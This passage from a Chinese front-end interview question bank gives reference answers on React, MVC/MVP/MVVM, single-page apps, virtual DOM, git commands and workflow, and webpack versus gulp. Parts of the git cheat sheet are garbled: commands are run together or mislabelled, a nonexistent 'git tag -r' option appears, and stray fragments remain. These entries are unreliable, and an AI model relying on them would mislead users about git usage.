* 背靠rxjs: 由于有rxjs的加持,如果你已经学习了rxjs,redux-observable的学习成本并不高,而且随着rxjs的升级redux-observable也会变得更强大

**redux-observable缺陷:**

* 学习成本奇高: 如果你不会rxjs,则需要额外学习两个复杂的库
* 社区一般: redux-observable的下载量只有redux-saga的1/5,社区也不够活跃,在复杂异步流中间件这个层面redux-saga仍处于领导地位

#### 3.19 state 和 props 区别是啥？

**参考答案**：

props和state是普通的 JS 对象。虽然它们都包含影响渲染输出的信息，但是它们在组件方面的功能是不同的。即

* state 是组件自己管理数据，控制自己的状态，可变；
* props 是外部传入的数据参数，不可变；
* 没有state的叫做无状态组件，有state的叫做有状态组件；
* 多用 props，少用 state，也就是多写无状态组件。

#### 3.20 当调用setState时，React render 是如何工作的？

**参考答案**：

虚拟 DOM 渲染:当render方法被调用时，它返回一个新的组件的虚拟 DOM 结构。当调用setState()时，render会被再次调用，因为默认情况下shouldComponentUpdate总是返回true，所以默认情况下 React 是没有优化的。  
原生 DOM 渲染:React 只会在虚拟DOM中修改真实DOM节点，而且修改的次数非常少——这是很棒的React特性，它优化了真实DOM的变化，使React变得更快。

## 4. 概念

#### 4.1 mvc和mvvm的区别

**参考答案：**

MVC: MVC是应用最广泛的软件架构之一,一般MVC分为:Model(模型),View(视图),Controller(控制器)。 这主要是基于分层的目的,让彼此的职责分开.View一般用过Controller来和Model进行联系。Controller是Model和View的协调者,View和Model不直接联系。基本都是单向联系。

MVVM:MVVM是把MVC中的Controller改变成了ViewModel。View的变化会自动更新到ViewModel,ViewModel的变化也会自动同步到View上显示,通过数据来显示视图层。

MVVM和MVC的区别:

* MVC中Controller演变成MVVM中的ViewModel
* MVVM通过数据来显示视图层而不是节点操作
* MVVM主要解决了MVC中大量的dom操作使页面渲染性能降低,加载速度变慢,影响用户体验

#### 4.2 单页应用优缺点

**参考答案：**

优点

1. 良好的交互体验

单页应用的内容的改变不需要重新加载整个页面，获取数据也是通过Ajax异步获取，没有页面之间的切换，就不会出现“白屏现象”,也不会出现假死并有“闪烁”现象，页面显示流畅，web应用更具响应性和更令人着迷。

1. 良好的前后端工作分离模式

后端不再负责模板渲染、输出页面工作，后端API通用化，即同一套后端程序代码，不用修改就可以用于Web界面、手机、平板等多种客户端。

1. 减轻服务器压力

单页应用相对服务器压力小，服务器只用出数据就可以，不用管展示逻辑和页面合成，吞吐能力会提高几倍。

缺点

1. 首屏加载慢
   * 如果不对路由进行处理，在加载首页的时候，就会将所有组件全部加载，并向服务器请求数据，这必将拖慢加载速度；
   * 通过查看Network，发现整个网站加载试讲长达10几秒，加载时间最长的就是js、css文件和媒体文件及图片

解决方案：

* + Vue-router懒加载

Vue-router懒加载就是按需加载组件，只有当路由被访问时才会加载对应的组件，而不是在加载首页的时候就加载，项目越大，对首屏加载的速度提升得越明显。

* + 使用CDN加速

在做项目时，我们会用到很多库，采用cdn加载可以加快加载速度。

* + 异步加载组件
  + 服务端渲染

服务端渲染还能对seo优化起到作用，有利于搜索引擎抓取更多有用的信息（如果页面纯前端渲染，搜索引擎抓取到的就只是空页面）

1. 不利于SEO

seo 本质是一个服务器向另一个服务器发起请求，解析请求内容。但一般来说搜索引擎是不会去执行请求到的js的。也就是说，搜索引擎的基础爬虫的原理就是抓取url，然后获取html源代码并解析。 如果一个单页应用，html在服务器端还没有渲染部分数据，在浏览器才渲染出数据，即搜索引擎请求到的html是模型页面而不是最终数据的渲染页面。 这样就很不利于内容被搜索引擎搜索到。

解决方案：

* 服务端渲染:服务器合成完整的 html 文件再输出到浏览器
* 页面预渲染
* 路由采用h5 history模式

1. 不适合开发大型项目

大型项目中可能会涉及大量的DOM操作、复杂的动画效果，也就不适合使用Vue、react框架进行开发。

#### 4.3 虚拟DOM和Diff算法

**参考答案：**

虚拟dom是什么？

Virtual dom, 即虚拟DOM节点。它通过JS的Object对象模拟DOM中的节点，然后再通过特定的render方法将其渲染成真实的DOM节点。比操作真实dom减少性能开销

diff算法又是什么？

传统的 Diff 算法也是一直都有的;diff算法，会对比新老虚拟DOM，记录下他们之间的变化，然后将变化的部分更新到视图上。其实之前的diff算法，是通过循环递归每个节点，然后进行对比，复杂程度为O(n^3)，n是树中节点的总数，这样性能是非常差的。

dom-diff的原理？

dom-diff算法会比较前后虚拟DOM，从而得到patches(补丁)，然后与老Virtual DOM进行对比，将其应用在需要更新的地方，将 O(n^3) 复杂度的问题转换成 O(n^1=n) 复杂度的问题，得到新的Virtual DOM。降低时间复杂度的方法：

1. 两个不同类型的元素会产生不同的树
2. 对于同一层级的一组子节点，它们可以通过唯一 key 进行区分

#### 4.4 框架带来的好处和弊端

**参考答案：**

优势：

1. 组件化：其中以react的组件化最为彻底，甚至可以到函数级别的原子组件，高度的组件化可以使我们的工程易于维护，易于组合扩展；
2. 天然分层：jQuery时代的代码大部分情况下是面条代码，耦合严重，现代框架不管是MVC、MVP还是MVVM模式都可以帮我们进行分层，代码解耦更易于读写；
3. 生态：现代主流框架都自带生态，不管是数据流管理架构还是UI库都有成熟的解决方案；
4. 开发效率：现在前端框架都默认自动更新DOM，而非我们手动操作，解放了开发者的手动DOM成本，提高开发效率，从根本上解决了UI与状体同步问题。

劣势：

1. 兼容性问题，SEO不友好
2. 有场景要求，开发自由度降低
3. 有黑盒开发，框架本身有出错的风险
4. 有学习成本

#### 4.5 模块化、组件化、工程化

**参考答案：**

工程化：

前端工程化是一个高层次的思想，而模块化和组件化是为工程化思想下相对较具体的开发方式，因此可以简单的认为模块化和组件化是工程化的表现形式。工程化是将前端项目当成一项系统工程进行分析、组织和构建从而达到项目结构清晰、分工明确、团队配合默契、开发效率提高的目的。

模块化：

一个模块就是一个实现特定功能的文件，有了模块我们就可以更方便的使用别人的代码，要用什么功能就加载什么模块。

js模块化方案很多有AMD、CommonJS、UMD、ES6 Module等。css模块化开发大多数是在less、sass、stylus等预处理器的import、minxin特性支持下实现。

模块化优势：

* 避免变量污染，命名冲突
* 提高代码复用率
* 提高维护性
* 依赖关系的管理

组件化：

页面上的每个独立的、可视/可交互区域视为一个组件

每个组件对应一个工程目录，组件所需的各种资源都在这个目录下就近维护；由于组件具有独立性，因此组件与组件之间可以自由组合；页面不过是组件的容器，负责组合组件形成功能完整的界面；

#### 4.6 谈谈对 MVC、MVP、MVVM 模式的理解

**参考答案**：

在开发图形界面应用程序的时候，会把管理用户界面的层次称为 View，应用程序的数据为 Model，Model 提供数据操作的接口，执行相应的业务逻辑。

**MVC**

MVC 除了把应用程序分为 View、Model层，还额外的加了一个 Controller层，它的职责是进行 Model 和 View 之间的协作（路由、输入预处理等）的应由逻辑（application logic）；Model 进行处理业务逻辑。

用户对 View 操作以后，View 捕获到这个操作，会把处理的权利交移给Controller（Pass calls）；Controller 会对来自 View 数据进行预处理、决定调用哪个 Model 的接口；然后由 Model 执行相关的业务逻辑；当Model 变更了以后，会通过观察者模式（Observer Pattern）通知 View；View 通过观察者模式收到 Model 变更的消息以后，会向 Model 请求最新的数据，然后重新更新界面。

**MVP**

和 MVC 模式一样，用户对 View 的操作都会从 View 交易给 Presenter。Presenter 会执行相应的应用程序逻辑，并且会对 Model 进行相应的操作；而这时候 Model 执行业务逻辑以后，也是通过观察者模式把自己变更的消息传递出去，但是是传给 Presenter 而不是 View。Presenter 获取到 Model变更的消息以后，通过 View 提供的接口更新界面。

**MVVM**

MVVM 可以看做是一种特殊的 MVP（Passive View）模式，或者说是对 MVP 模式的一种改良。

MVVM 代表的是 Model-View-ViewModel，可以简单把 ViewModel 理解为页面上所显示内容的数据抽象，和 Domain Model 不一样，ViewModel 更适合用来描述 View。 MVVM 的依赖关系和 MVP 依赖关系一致，只不过是把 P 换成了 VM。

MVVM的调用关系：

MVVM 的调用关系和 MVP 一样。但是，在 ViewModel 当中会有一个叫 Binder，或者是 Data-binding engine 的东西。以前全部由 Presenter 负责的 View 和 Model 之间数据同步操作交由给 Binder 处理。你只需要在View 的模板语法当中，指令式声明 View 上的显示的内容是和 Model 的哪一块数据绑定的。当 ViewModel 对进行 Model 更新的时候，Binder 会自动把数据更新到 View 上，当用户对 View 进行操作（例如表单输入），Binder 也会自动把数据更新到 Model 上。这种方式称为：Two-way data-binding，双向数据绑定。可以简单而不恰当地理解为一个模板引擎，但是会根据数据变更实时渲染。

# 开发工具

## 1. git

#### 1.1 Git的一些常用命令

**参考答案**：

**1、远程仓库相关命令**

检出仓库：` git remote -v添加远程仓库： git remote rm [name]修改远程仓库： git pull [remoteName] [localBranchName]推送远程仓库：$ git push [remoteName] [localBranchName]`

如果想把本地的某个分支test提交到远程仓库，并作为远程仓库的master分支，或者作为另外一个名叫test的分支，如下：

$git push origin test:master// 提交本地test分支作为远程的master分支  
$git push origin test:test// 提交本地test分支作为远程的test分支

**2、分支(branch)操作相关命令**

查看本地分支：$ git branch

查看远程分支：$ git branch -r

创建本地分支：$ git branch [name]----注意新分支创建后不会自动切换为当前分支

切换分支：$ git checkout [name]

创建新分支并立即切换到新分支：$ git checkout -b [name]

删除分支：$ git branch -d [name] ---- -d选项只能删除已经参与了合并的分支，对于未有合并的分支是无法删除的。如果想强制删除一个分支，可以使用-D选项

合并分支：$ git merge [name]----将名称为[name]的分支与当前分支合并

创建远程分支(本地分支push到远程)：$ git push origin [name]

删除远程分支：` git push origin :[name]`

创建空的分支：(执行命令之前记得先提交你当前分支的修改，否则会被强制删干净没得后悔)

$git symbolic-ref HEAD refs/heads/[name]

$rm .git/index

$git clean -fdx

**3、版本(tag)操作相关命令**

查看版本：$ git tag

创建版本：$ git tag [name]

删除版本：$ git tag -d [name]

查看远程版本：$ git tag -r

创建远程版本(本地版本push到远程)：$ git push origin [name]

删除远程版本：$ git push origin :refs/tags/[name]

合并远程仓库的tag到本地：$ git pull origin --tags

上传本地tag到远程仓库：$ git push origin --tags

创建带注释的tag：$ git tag -a [name] -m 'yourMessage'

**4、子模块(submodule)相关操作命令**

添加子模块：$ git submodule add [url] [path]

如：$git submodule add [git://github.com/soberh/ui-libs.git]([https://link.jianshu.com?t=git://github.com/soberh/ui-libs.git](https://link.jianshu.com/?t=git://github.com/soberh/ui-libs.git" \t "_blank)) src/main/webapp/ui-libs

初始化子模块：$ git submodule init ----只在首次检出仓库时运行一次就行

更新子模块：$ git submodule update----每次更新或切换分支后都需要运行一下

删除子模块：（分4步走哦）

1. $ git rm --cached [path]
2. 编辑“.gitmodules”文件，将子模块的相关配置节点删除掉
3. 编辑“ .git/config”文件，将子模块的相关配置节点删除掉
4. 手动删除子模块残留的目录

**5、忽略一些文件、文件夹不提交**

在仓库根目录下创建名称为“.gitignore”的文件，写入不需要的文件夹名或文件，每个元素占一行即可，如

target

bin

\*.db

附： Git 常用命令速查

git branch查看本地所有分支

git status查看当前状态

git commit提交

git branch -a查看所有的分支

git branch -r查看远程所有分支

git commit -am "init"提交并且加注释

git remote add origin git@192.168.1.119:ndshow

git push origin master将文件给推到服务器上

git remote show origin显示远程库origin里的资源

git push origin master:develop

git push origin master:hb-dev将本地库与服务器上的库进行关联

git checkout --track origin/dev切换到远程dev分支

git branch -D master develop删除本地库develop

git checkout -b dev建立一个新的本地分支dev

git merge origin/dev将分支dev与当前分支进行合并

git checkout dev切换到本地dev分支

git remote show查看远程库

git add .

git rm文件名(包括路径) 从git中删除指定文件

git clone [git://github.com/schacon/grit.git]([https://link.jianshu.com?t=git://github.com/schacon/grit.git](https://link.jianshu.com/?t=git://github.com/schacon/grit.git" \t "_blank))从服务器上将代码给拉下来

git config --list看所有用户

git ls-files看已经被提交的

git rm [file name]删除一个文件

git commit -a提交当前repos的所有的改变

git add [file name]添加一个文件到git index

git commit -v当你用－v参数的时候可以看commit的差异

git commit -m "This is the message describing the commit"添加commit信息

git commit -a -a是代表add，把所有的change加到git index里然后再commit

git commit -a -v一般提交命令

git log看你commit的日志

git diff查看尚未暂存的更新

git rm a.a移除文件(从暂存区和工作区中删除)

git rm --cached a.a移除文件(只从暂存区中删除)

git commit -m "remove"移除文件(从Git中删除)

git rm -f a.a强行移除修改后文件(从暂存区和工作区中删除)

git diff --cached 或 $ git diff --staged查看尚未提交的更新

git stash push将文件给push到一个临时空间中

git stash pop将文件从临时空间pop下来

－－－－－－－－－－－－－－－－－－－－－－－－－－－－－－

git remote add origin [git@github.com]([https://link.jianshu.com?t=mailto:git](https://link.jianshu.com/?t=mailto:git" \t "_blank)@github.com):username/Hello-World.git

git push origin master将本地项目给提交到服务器中

－－－－－－－－－－－－－－－－－－－－－－－－－－－－－－

git pull本地与服务器端同步

－－－－－－－－－－－－－－－－－－－－－－－－－－－－－－

git push(远程仓库名) (分支名) 将本地分支推送到服务器上去。

git push origin server fix:awesome branch

－－－－－－－－－－－－－－－－－－－－－－－－－－－－－－

git fetch相当于是从远程获取最新版本到本地，不会自动merge

git commit -a -m "log\_message"(-a是提交所有改动，-m是加入log信息) 本地修改同步至服务器端 ：

git branch branch\_0.1 master从主分支master创建branch\_0.1分支

git branch -m branch\_0.1 branch\_1.0将branch\_0.1重命名为branch\_1.0

git checkout branch\_1.0/master切换到branch\_1.0/master分支

du -hs

git branch 删除远程branch

git push origin:branch\_remote\_name

git branch -r -d branch\_remote\_name

－－－－－－－－－－－－－－－－－－－－－－－－－－－－－－

初始化版本库，并提交到远程服务器端

mkdir WebApp

cd WebApp

git init本地初始化

touch README

git add README添加文件

git commit -m 'first commit'

git remote add origin [git@github.com]([https://link.jianshu.com?t=mailto:git](https://link.jianshu.com/?t=mailto:git" \t "_blank)@github.com):daixu/WebApp.git增加一个远程服务器端

#### 1.2 多人开发如何维护代码、版本管理

**参考答案**：

**版本控制系统**

版本控制是指在软件开发过程中对各种程序代码、配置文件及说明文档等文件变更的管理，版本控制系统能够随着时间的推进记录一系列文件的变化，方便以后随时回退到某个版本。版本控制系统分为三大类：

**本地版本控制系统**

平时开发不使用版本控制系统的情况下，我们习惯用复制整个项目目录的方式来保存不同的版本，或许还会改名加上备份时间以示区别。这种方式需要对项目频繁进行复制，最终整个工作区会比较臃肿混乱且时间一长很难区分项目之间的差异。

为了解决这个问题，人们开发了本地版本控制系统，大多都是采用某种简单的数据库来记录文件的历次更新差异。最流行的是RCS，它的工作原理是在硬盘上保存补丁集（补丁指文件修订前后的变化），通过应用所有的补丁，可以重新计算出各个版本的文件内容。

本地版本控制系统一定程度上解决了手动复制粘贴代码的问题，但无法解决多人协作的问题。

**集中式版本控制系统**

集中式版本控制系统的出现是为了解决不同系统上的开发者协同开发，即多人协作的问题，主要有 CVS 和 SVN。集中式版本控制系统有一个单一的集中管理的中央服务器，保存所有文件的修订版本，由管理员管理和控制开发人员的权限，而协同工作的人们通过客户端连到中央服务器，从服务器上拉取最新的代码，在本地开发，开发完成再提交到中央服务器。

集中式版本控制系统有许多优点：

* 操作比较简单，只需要拉取代码，开发，提交代码。
* 基本解决多人协作问题，每个人都可以从服务器拉取最新代码了解伙伴的进度。
* 同时管理员可以轻松控制各开发者的权限。
* 只需要维护中央服务器上的数据库即可。

缺点也很明显：

* 本地没有全套代码，没有版本信息，提交更新都需联网跟服务器进行交互，对网络要求较高。
* 集中式的通病：风险较大，服务器一旦宕机，所有人无法工作，服务器磁盘一旦损坏，如果没有备份将丢失所有数据。

**分布式版本控制系统**

分布式版本控制系统很好地解决了集中式版本控制系统的缺点。首先，在分布式版本控制系统中，系统保存的不是文件变化的差量，而是文件的快照，即把文件的整体复制下来保存，其次，最重要的是分布式版本控制系统是去中心化的，当你从中央服务器拉取下来代码时，拉取的是一个完整的版本库，不仅仅是一份生硬的代码，还有历史记录，提交记录等版本信息，这样即使某一台机器宕机也能找到文件的完整备份。

**Git**


Git 是 Linux 发明者 Linus 开发的一款分布式版本控制系统，是目前最为流行和软件开发着必须掌握的工具。

**Git 基础**

Git 是一个分布式版本控制系统，保存的是文件的完整快照，而不是差异变换或者文件补丁。保存每一次变化的完整内容。

Git 每一次提交都是对项目文件的一个完整拷贝，因此你可以完全恢复到以前的任何一个提交。Git 每个版本只会完整拷贝发生变化的文件，对于没有变化的文件，Git 只会保存一个指向上一个版本的文件的指针，即对一个特定版本的文件，Git 只会保存一个副本，但可以有多个指向该文件的指针。

**Git 基本命令**



如上图，使用 Git 的基本工作流程就是：

1. 从远程仓库将项目clone到本地；
2. 在本地工作区进行开发：增加、删除或者修改文件；
3. 将更改的文件add到暂存区域；
4. 将暂存区的更新commit到本地仓库；
5. 将本地仓库push到服务器。

Git 工程在本地有三个工作区域：

* 工作区：进行日常开发的区域。
* 暂存区域：运行 git add 命令后文件保存的区域，也是进行 commit 的区域。
* 本地仓库：本地版本库，记录工程的提交历史，意味着数据永远不会丢失。

对应的，文件有四种状态：

* 未跟踪的（untracked）：表示在工作区新建了某个文件，还没有add。
* 已修改（modofied）：表示在工作区中修改了某个文件，还没有 add。
* 已暂存（staged）：表示把已修改的文件已add到暂存区域。
* 已提交（commit）：表示文件已经commit到本地仓库保存起来了。

**Git 分支**


几乎所有的版本控制系统都以分支的方式进行操作，分支是独立于项目主线的一条支线，我们可以在不影响主线代码的情况下，在分支下进行工作。

Git 初始化仓库时，默认创建的分支名是master，Git有一个分支指针（HEAD），始终指向当前分支。

Git 分支相关的命令如下：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13 | git branch ［branch-name］ //创建分支  git branch [branch-name] //[commit－head] 创建基于head提交的分支  git branch  //列出分支  git branch -r //列出远程分支  git branch -a //列出所有分支  git checkout -b [branch-name] //新建一个本地分支，并切换到该分支  git checkout -b [branch-name] origin/[branch-name] //新建一个基于远程分支的本地分支，并切换到该分支    git checkout [branch-name] //切换分支  git branch -d [branch-name] //删除分支  git branch -dr [remote/branch-name] //删除远程分支    git fetch origin //下载远程仓库代码的变动 |

**Git工作流**



如上图，首先，项目存在两个长期分支：

* 主分支（maste）r：专门用于部署以及负责线上代码回滚的分支，是最为稳定的一个分支，master的代码等于或者落后于develop的代码。
* 开发分支（develop）：专门存放经过测试之后，保证代码无bug的代码分支。开发的时候主要依托于develop分支开发，基于develop分支新建分支，经过严格测试之后，才能合并到develop中，保证develop代码的稳定性（也就是日常开发中不要轻易修改develop分支代码）。

开发过程中会从develop分支中衍生出临时开发分支：

* 项目开发分支或功能分支（feature）：此分支特点是周期长、需要团队协作、代码量大。工作方式是需要创建本地以及远程feature分支，代码基于develop分支代码，经过开发、测试之后，最终合并到develop分支上。当项目上线之后，分支会保留一段时间，直至最终删除。
* 紧急bug、其他问题修复分支（hotfix）：此分支特点是修改时间短、优先级高、代码量稍小、改完之后急需测试、上线。此分支代码也是基于develop。此分支会是团队协作或者单人、团队协作工作方式会类似feature分支，单人只需构建本地分支即可满足开发要求，当修复上线一段时间后，即可删除。
* 预发布分支（release）：此分支是项目开发完成，经过测试没有问题之后，从develop分支分出用于项目的预发布，预发布一段时间没有问题之后合并到master分支进行正式发布。

#### 1.3 git冲突解决，版本回退

**参考答案**：

1. 版本回退

1.1当已经提交修改，但是想回到修改前的样子时，可使用版本回退  
` git reset --hard HEAD^HEAD is now at 1bc0043 Merge branch 'master' of put-me-down`

1.2 找到想要的那个版本的版本号后进行回退  
$ git reset --hard f8dce4b（版本号）uHEAD is now at f8dce4b 完成成就界面设计及编码，根据数据内容显示功能实现

1. merge时出现冲突
2. 1合并分支语句

|  |  |
| --- | --- |
| 1 | $ git merge 分支名 |

2.2 在写合并分支语句之前把要合并的分支的内容pull下来，如将主分支pull下来



|  |  |
| --- | --- |
| 1 | $ git pull origin master |

* pull 会出现冲突，pull下来的版本比本地版本更新，可以用git status 看存在哪些冲突，打开文件进行修改，如果要保存原来版本，可在修改前用下列语句存储代码：
  1. 保存


|  |  |
| --- | --- |
| 1 | $ git stash save "...." |

* 2.可用下列语句恢复

|  |  |
| --- | --- |
| 1 | $ git stash apply |

* 和分支进行合并的时候(git merge 分支名)，会出现冲突，同样用git status进行查看冲突，或者运行代码看报错情况，对冲突进行修改。修改后要用git status 查看情况：  
  
* 看提示，要将修改的代码add，add后不能git commit -m "..."，git push origin 分支名，这样会报错，提示存在未合并的文件，不可提交，按照git status 的提示，将需要add的文件都add ，  
  
* 然后用git commit 提交，会进入vim 编辑器，写提交备注

|  |  |
| --- | --- |
| 1  2  3 | shift + c 键-- 进入编辑状态  esc键 --退出编辑状态  退出编辑状态后后“：+wq”退出编辑器 |

* 将冲突都解决，并提交后，程序试运行，看是否能跑，能跑再push  
  

## 2.打包

#### 2.1 打包，webpack和gulp的区别

**参考答案**：

**Gulp：**

Gulp是一个自动化构建**工具**，强调的是前端开发的流程，通过配置一系列的task，定义task处理的事物，然后定义执行顺序，来让Gulp执行task，从而构建前端项目的流程，说白了就是用来打包项目。

不管做什么功能，都有一个统一的接口进行管理，必须去注册一个任务，然后去执行，这也是它的特点之一，即“任务化”。

**WebPack：**

WebPack是一个前端模块化**方案**，侧重模块打包，把开发中的所有资源（图片、js文件、css文件等）都看成模块，通过loader（加载器）和plugins（插件）对资源进行处理，打包成符合生产环境部署的前端资源，Gulp也可以配置seajs、requirejs甚至webpack的插件。

它会分析你的项目结构，找到JS模块以及那些浏览器不能够直接运行的扩展语言（如：TypeScript等），然后将其转换和打包为合适的格式供浏览器使用。**它最大的优点就是“模块化”（万物皆模块）。**  
相同点：

* 都可以对文件进行合并与压缩（JS、CSS）。

不同点：

* Gulp是构建工具，可以配合各种插件做css.压缩等，解放了双手，实现了自动化。
* Gulp严格上讲，它旨在规范前端开发流程，不包括模块化功能。
* WebPack是文件打包工具，可把各个项目的css.压缩文件等打包合并成一个或多个文件，主要就是应用于模块化操作。
* WebPack更是明显强调模块化开发，而那些文件压缩合并、预处理等功能，只是他附带的功能。
* WebPack整合了Gulp的优点，当我们想要一步一步来配置自己的环境时，那么gulp就可以满足我们的需要，但是如果我们想一下就配备大部分我们所需要的环境，那么此时可以选用WebPack，前提是写好package.json。
* gulp与webpack上是互补的，还是可替换的，取决于你项目的需求，它们可不存在冲突的关系哈。
* Gulp与WebPack可以组合起来使用，以便快速编译（依靠Gulp丰富的组件可以让JS与HTML实现联动，从而控制WebPack应用程序，达到高自动化）

